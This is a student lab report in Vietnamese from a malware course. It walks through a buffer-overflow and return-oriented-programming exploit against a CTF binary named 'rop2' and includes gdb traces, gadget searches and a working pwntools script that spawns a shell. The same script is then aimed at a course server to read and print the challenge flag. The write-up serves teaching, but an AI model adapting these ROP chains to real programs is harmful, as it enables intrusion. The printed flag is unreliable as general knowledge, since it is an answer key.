Cơ chế hoạt động của mã độc

Báo cáo Thực hành

Lab 5

Nhóm: 2

15520857 – Nguyễn Long Thống

17520494 – Nguyễn Văn Hoà

C. ROP2

Link srouce-code rop & rop2:
https://github.com/longthongnguyen/nt230.l21.antt.15520857.17520494/tree/master/Lab05

- Phân tích file rop2:

```
┌──(root💀kali)-[/home/…/Desktop/cchdcmd/lab05/rop2]
└─# file rop2
rop2: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statical
ly linked, for GNU/Linux 3.2.0, BuildID[sha1]=e721465344e7c57465e7bd57ccc1b22
d853dc760, not stripped
```

statically linked => Chỉ dùng thư viện có sẵn trong file binary không sử dụng thư viện của hệ điều hành.

```
[*] '/home/kali/Desktop/cchdcmd/lab05/rop2/rop2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

NX enabled: đánh dấu những địa chỉ được thực thi hoặc không thực thi => Code chèn vào stack sẽ không được thực thi. Cần khai thắc bằng phương pháp return-oriented programming.

Chạy lệnh để bắt đầu debug và phân tích code file rop2: gdb rop2

Tiếp tục chạy lệnh để phân tích code hàm main(): disassemble main

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x080488dd <+0>:     lea    ecx,[esp+0x4]
   0x080488e1 <+4>:     and    esp,0xfffffff0
   0x080488e4 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080488e7 <+10>:    push   ebp
   0x080488e8 <+11>:    mov    ebp,esp
   0x080488ea <+13>:    push   ebx
   0x080488eb <+14>:    push   ecx
   0x080488ec <+15>:    sub    esp,0x10
   0x080488ef <+18>:    call   0x8048780 <__x86.get_pc_thunk.bx>
   0x080488f4 <+23>:    add    ebx,0x9170c
   0x080488fa <+29>:    mov    eax,0x80da498
   0x08048900 <+35>:    mov    eax,DWORD PTR [eax]
   0x08048902 <+37>:    push   0x0
   0x08048904 <+39>:    push   0x2
   0x08048906 <+41>:    push   0x0
   0x08048908 <+43>:    push   eax
   0x08048909 <+44>:    call   0x8050450 <setvbuf>
   0x0804890e <+49>:    add    esp,0x10
   0x08048911 <+52>:    call   0x806c5c0 <getegid>
   0x08048916 <+57>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048919 <+60>:    sub    esp,0x4
   0x0804891c <+63>:    push   DWORD PTR [ebp-0xc]
   0x0804891f <+66>:    push   DWORD PTR [ebp-0xc]
   0x08048922 <+69>:    push   DWORD PTR [ebp-0xc]
   0x08048925 <+72>:    call   0x806c5d0 <setresgid>
   0x0804892a <+77>:    add    esp,0x10
   0x0804892d <+80>:    call   0x80488a5 <vuln>
   0x08048932 <+85>:    mov    eax,0x0
   0x08048937 <+90>:    lea    esp,[ebp-0x8]
   0x0804893a <+93>:    pop    ecx
```

Xem code hàm vuln(): disassemble vuln

```
gdb-peda$ disassemble vuln
Dump of assembler code for function vuln:
   0x080488a5 <+0>:     push   ebp
   0x080488a6 <+1>:     mov    ebp,esp
   0x080488a8 <+3>:     push   ebx
   0x080488a9 <+4>:     sub    esp,0x14
   0x080488ac <+7>:     call   0x8048780 <__x86.get_pc_thunk.bx>
   0x080488b1 <+12>:    add    ebx,0x9174f
   0x080488b7 <+18>:    sub    esp,0xc
   0x080488ba <+21>:    lea    eax,[ebx-0x2dc38]
   0x080488c0 <+27>:    push   eax
   0x080488c1 <+28>:    call   0x80502b0 <puts>
   0x080488c6 <+33>:    add    esp,0x10
   0x080488c9 <+36>:    sub    esp,0xc
   0x080488cc <+39>:    lea    eax,[ebp-0x18]
   0x080488cf <+42>:    push   eax
   0x080488d0 <+43>:    call   0x8050120 <gets>
   0x080488d5 <+48>:    add    esp,0x10
   0x080488d8 <+51>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080488db <+54>:    leave
   0x080488dc <+55>:    ret
```

⇨ Lợi dụng hàm gets để chèn shellcode bằng cách lợi dụng lỗ hổng tràn bộ đệm, ta chèn payload sao cho chương trình nhảy đến địa chỉ ret của hàm vuln này và thực thi đoạn code của chúng ta. (Kết hợp buffer over flow và rop)


- Đặt break point tại địa chỉ gọi hàm gets() của hàm vuln() và bắt đầu debug để tìm padding cần thêm vào:
  b*0x080488d0
  run

```
gdb-peda$ b*0x080488d0
Breakpoint 1 at 0x80488d0
gdb-peda$ run
Starting program: /home/kali/Desktop/cchdcmd/lab05/rop2/rop2
Can you ROP your way out of this one?
```

Next (n)


```
gdb-peda$ n
aaaa
```

Nhập ký tự bất kỳ sau đó Enter.




⇨ Địa chỉ lưu giá trị nhập vào: 0xffffd4c0

Tiếp tục next (n) cho đến địa chỉ ret:



⇨ Địa chỉ ô nhớ của ret: 0xffffd4dc

Sử dụng hàm trừ p/x để tìm ra padding cần thêm vào: p/x 0xffffd4dc - 0xffffd4c0



Padding cần thêm vào: 0x1c (28 bytes) => cần chèn 28 ký tự: 'a' * 28

Ta sẽ lợi dụng system call execve("/bin/sh",NULL,NULL) để giúp ta có được shell. Yêu cầu: trỏ eax đến 0xb, trỏ ebx đến địa chỉ chứa chuỗi "/bin/sh", trỏ ecx và edx về NULL.

Tìm các địa chỉ gadget phù hợp bằng ROPgadget:

- Tìm địa chỉ eax: ROPgadget --binary rop2 --only 'pop|ret' | grep 'eax'

```
┌──(root💀kali)-[/home/…/Desktop/cchdcmd/lab05/rop2]
└─# ROPgadget --binary rop2 --only 'pop|ret' | grep 'eax'
0x0809f46a : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x08056334 : pop eax ; pop edx ; pop ebx ; ret
0x080a8e36 : pop eax ; ret
0x0805c524 : pop eax ; ret 0xfffe
0x0809f469 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

Ta lấy địa chỉ eax phù hợp ở đây: pop_eax_ret = 0x080a8e36

- Tìm địa chỉ ebx: ROPgadget --binary rop2 --only 'pop|ret' | grep 'ebx'

```
┌──(root💀kali)-[/home/…/Desktop/cchdcmd/lab05/rop2]
└─# ROPgadget --binary rop2 --only 'pop|ret' | grep 'ebx'
0x0809f472 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x0809f46a : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x08056334 : pop eax ; pop edx ; pop ebx ; ret
0x0806b46d : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x0809f854 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x0805b89e : pop ebx ; pop edi ; ret
0x0806ee6a : pop ebx ; pop edx ; ret
0x080a01eb : pop ebx ; pop esi ; pop ebp ; ret
0x08048349 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0805d8af : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x080a1dc8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x08049ad9 : pop ebx ; pop esi ; pop edi ; ret
0x08049707 : pop ebx ; pop esi ; ret
0x080481c9 : pop ebx ; ret
0x080c2b7c : pop ebx ; ret 0x6f9
0x0806ee92 : pop ecx ; pop ebx ; ret
0x0806a8fe : pop edi ; pop ebx ; ret
0x08061fab : pop edi ; pop esi ; pop ebx ; ret
0x08056335 : pop edx ; pop ebx ; ret
0x0806ee91 : pop edx ; pop ecx ; pop ebx ; ret
0x0809f469 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0806ee69 : pop esi ; pop ebx ; pop edx ; ret
0x08061fac : pop esi ; pop ebx ; ret
0x0806a8fd : pop esi ; pop edi ; pop ebx ; ret
0x080548a6 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
```

Ta thấy ở đây có địa chỉ của cả ebx, ecx và edx: pop_edx_ecx_ebx = 0x0806ee91

- Tìm địa chỉ chứa chuỗi "/bin/sh": ROPgadget --binary rop2 --string '/bin/sh'

Tuy nhiên chuỗi "/bin/sh" không có sẵn trong chương trình. binsh = ?

- Tìm địa chỉ int 0x80: ROPgadget --binary rop2 --only 'int'

```
┌──(root💀kali)-[/home/…/Desktop/cchdcmd/lab05/rop2]
└─# ROPgadget --binary rop2 --only 'int'
Gadgets information
============================================================
0x08049563 : int 0x80
```

⇨ int0x80 = 0x08049563

Đối với chuỗi "/bin/sh" không có sẵn trong chương trình, lợi dụng hàm gets() có sẵn để thực hiện ghi chuỗi "/bin/sh" vào vùng cho phép ghi.

- Địa chỉ hàm gets() trong hàm vuln(): addr_gets = 0x08050120
- Tìm 1 địa chỉ có quyền ghi: readelf -S rop2 | grep WA

```
┌──(root💀kali)-[/home/…/Desktop/cchdcmd/lab05/rop2]
└─# readelf -S rop2 | grep WA
  [13] .tdata            PROGBITS        080d86e0 08f6e0 000010 00 WAT  0   0  4
  [14] .tbss             NOBITS          080d86f0 08f6f0 000020 00 WAT  0   0  4
  [15] .init_array       INIT_ARRAY      080d86f0 08f6f0 000008 04  WA  0   0  4
  [16] .fini_array       FINI_ARRAY      080d86f8 08f6f8 000008 04  WA  0   0  4
  [17] .data.rel.ro      PROGBITS        080d8700 08f700 0018d4 00  WA  0   0 32
```

⇨ binsh = 0x080d86e0 địa chỉ này dùng để ghi chuỗi "/bin/sh" sử dụng hàm gets()

Code khai thác: exploit.py

```python
from pwn import *

sock = process("./rop2")

pop_eax = 0x080a8e36
pop_edx_ecx_ebx = 0x0806ee91
int80 = 0x08049563
addr_gets = 0x08050120
binsh = 0x080d86e0

#add padding
payload = 'a' * 28
#write '/bin/sh' to binsh by gets() function
payload += p32(addr_gets)
payload += p32(pop_eax)
payload += p32(binsh)

#system call execve("/bin/sh",NULL,NULL)
payload += p32(pop_eax)
payload += p32(0xb)
payload += p32(pop_edx_ecx_ebx)
payload += p32(0)
payload += p32(0)
payload += p32(binsh)
payload += p32(int80)
payload += "\n/bin/sh"

sock.sendline(payload)
sock.interactive()
```

- Chạy chương trình: python2 exploit.py

```
┌──(root💀kali)-[/home/…/Desktop/cchdcmd/lab05/rop2]
└─# python2 exploit.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypt
o.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the P
ython core team. Support for it is now deprecated in cryptography, and will be re
moved in the next release.
[+] Starting local process './rop2': pid 19851
[*] Switching to interactive mode
Can you ROP your way out of this one?
[*] Got EOF while reading in interactive
$
[*] Process './rop2' stopped with exit code -11 (SIGSEGV) (pid 19851)
[*] Got EOF while sending in interactive
```

Xảy ra lỗi.

- Tiến hành debug bằng gdb để kiểm tra payload được chèn vào:

Bỏ các dòng gọi process, chỉ in ra payload để đưa vào gdb debug:

```python
from pwn import *

#sock = process("./rop2")

pop_eax = 0x080a8e36
pop_edx_ecx_ebx = 0x0806ee91
int80 = 0x08049563
addr_gets = 0x08050120
binsh = 0x080d86e0

#add padding
payload = 'a' * 28
#write '/bin/sh' to binsh by gets() function
payload += p32(addr_gets)
payload += p32(pop_eax)
payload += p32(binsh)

#system call execve("/bin/sh",NULL,NULL)
payload += p32(pop_eax)
payload += p32(0xb)
payload += p32(pop_edx_ecx_ebx)
payload += p32(0)
payload += p32(0)
payload += p32(binsh)
payload += p32(int80)
payload += "\n/bin/sh"
print(payload)
#sock.sendline(payload)
#sock.interactive()
```

Đặt breakpoint tại địa chỉ ret của hàm vuln(), chỉ kiểm tra code payload và bỏ qua padding: b* 0x80488dc

Chạy debug chèn payload: run < <(python2 exploit.py)

```
gdb-peda$ b*0x80488dc
Breakpoint 1 at 0x80488dc
gdb-peda$ run < <(python2 exploit.py)
```

Chạy lệnh để xem các payload được chèn vào: x/20x 0xffffd4dc (xem 20 giá trị được chèn vào sau ret: 0xffffd4dc)

```
gdb-peda$ x/20x 0xffffd4dc
0xffffd4dc:     0x08050120      0x00008e36      0x0804f02b      0x080da000
0xffffd4ec:     0x00000000      0xffffd510      0x080da000      0x00000000
0xffffd4fc:     0x08048f6f      0x0806f0af      0x080da000      0x080da000
0xffffd50c:     0x08048f6f      0x00000001      0xffffd5c4      0xffffd5cc
0xffffd51c:     0xffffd564      0x00000000      0x00000000      0x00000000
```

Đầu tiên là giá trị addr_gets = 0x08050120. => Đúng

Tiếp theo là giá trị pop_eax = 0x00008e36 => Khác với giá trị ta gán ban đầu 0x080a8e36

Để ý kỹ thì thấy 2 giá trị này khác nhau ở 2 bytes đầu, giá trị ban đầu là 080a tuy nhiên sau khi chèn payload thì 2 bytes này trở thành 0000 => Thử đổi địa chỉ eax khác:

```
┌──(root💀kali)-[/home/…/Desktop/cchdcmd/lab05/rop2]
└─# ROPgadget --binary rop2 --only 'pop|ret' | grep 'eax'
0x0809f46a : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x08056334 : pop eax ; pop edx ; pop ebx ; ret
0x080a8e36 : pop eax ; ret
0x0805c524 : pop eax ; ret 0xfffe
0x0809f469 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

Sử dụng địa chỉ phù hợp: pop_eax_edx_ebx = 0x08056334 thay cho pop_eax

- Sửa lại code thay tất cả giá trị pop_eax bằng pop_eax_edx_ebx ta được code:

```python
from pwn import *

sock = process("./rop2")

pop_eax_edx_ebx = 0x08056334
pop_edx_ecx_ebx = 0x0806ee91
int80 = 0x08049563
addr_gets = 0x08050120
binsh = 0x080d86e0

#add padding
payload = 'a' * 28
#write '/bin/sh' to binsh by gets() function
payload += p32(addr_gets)
payload += p32(pop_eax_edx_ebx)
payload += p32(binsh)
payload += p32(0)
payload += p32(0)

#system call execve("/bin/sh",NULL,NULL)
payload += p32(pop_eax_edx_ebx)
payload += p32(0xb)
payload += p32(0)
payload += p32(0)
payload += p32(pop_edx_ecx_ebx)
payload += p32(0)
payload += p32(0)
payload += p32(binsh)
payload += p32(int80)
payload += "\n/bin/sh"
#print(payload)
sock.sendline(payload)
sock.interactive()
```

- Chạy chương trình: python2 exploit.py

```
┌──(root💀kali)-[/home/…/Desktop/cchdcmd/lab05/rop2]
└─# python2 exploit.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/c
rypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported
by the Python core team. Support for it is now deprecated in cryptography, an
d will be removed in the next release.
[+] Starting local process './rop2': pid 20518
[*] Switching to interactive mode
Can you ROP your way out of this one?
$ ls
core  exploit.py  exploit2.py  peda-session-rop2.txt  rop2
$
```

Thành công. Đã chiếm được shell.


- Tìm flag tại 45.122.249.68 10006

Code: bỏ sock = process("./rop2"), thêm sock = process(['/usr/bin/nc', '45.122.249.68', '10006'])

```python
from pwn import *

#sock = process("./rop2")
sock = process(['/usr/bin/nc', '45.122.249.68', '10006'])

pop_eax_edx_ebx = 0x08056334
pop_edx_ecx_ebx = 0x0806ee91
int80 = 0x08049563
addr_gets = 0x08050120
binsh = 0x080d86e0

#add padding
payload = 'a' * 28
#write '/bin/sh' to binsh by gets() function
payload += p32(addr_gets)
payload += p32(pop_eax_edx_ebx)
payload += p32(binsh)
payload += p32(0)
payload += p32(0)

#system call execve("/bin/sh",NULL,NULL)
payload += p32(pop_eax_edx_ebx)
payload += p32(0xb)
payload += p32(0)
payload += p32(0)
payload += p32(pop_edx_ecx_ebx)
payload += p32(0)
payload += p32(0)
payload += p32(binsh)
payload += p32(int80)
payload += "\n/bin/sh"
#print(payload)
sock.sendline(payload)
sock.interactive()
```

Chạy chương trình, lấy flag:

python2 exploit.py
ls
cat flag.txt



- ⇨ Flag: **flag{73022499164268983362}**

Link srouce-code rop & rop2:
https://github.com/longthongnguyen/nt230.l21.antt.15520857.17520494/tree/master/Lab05

----------HẾT----------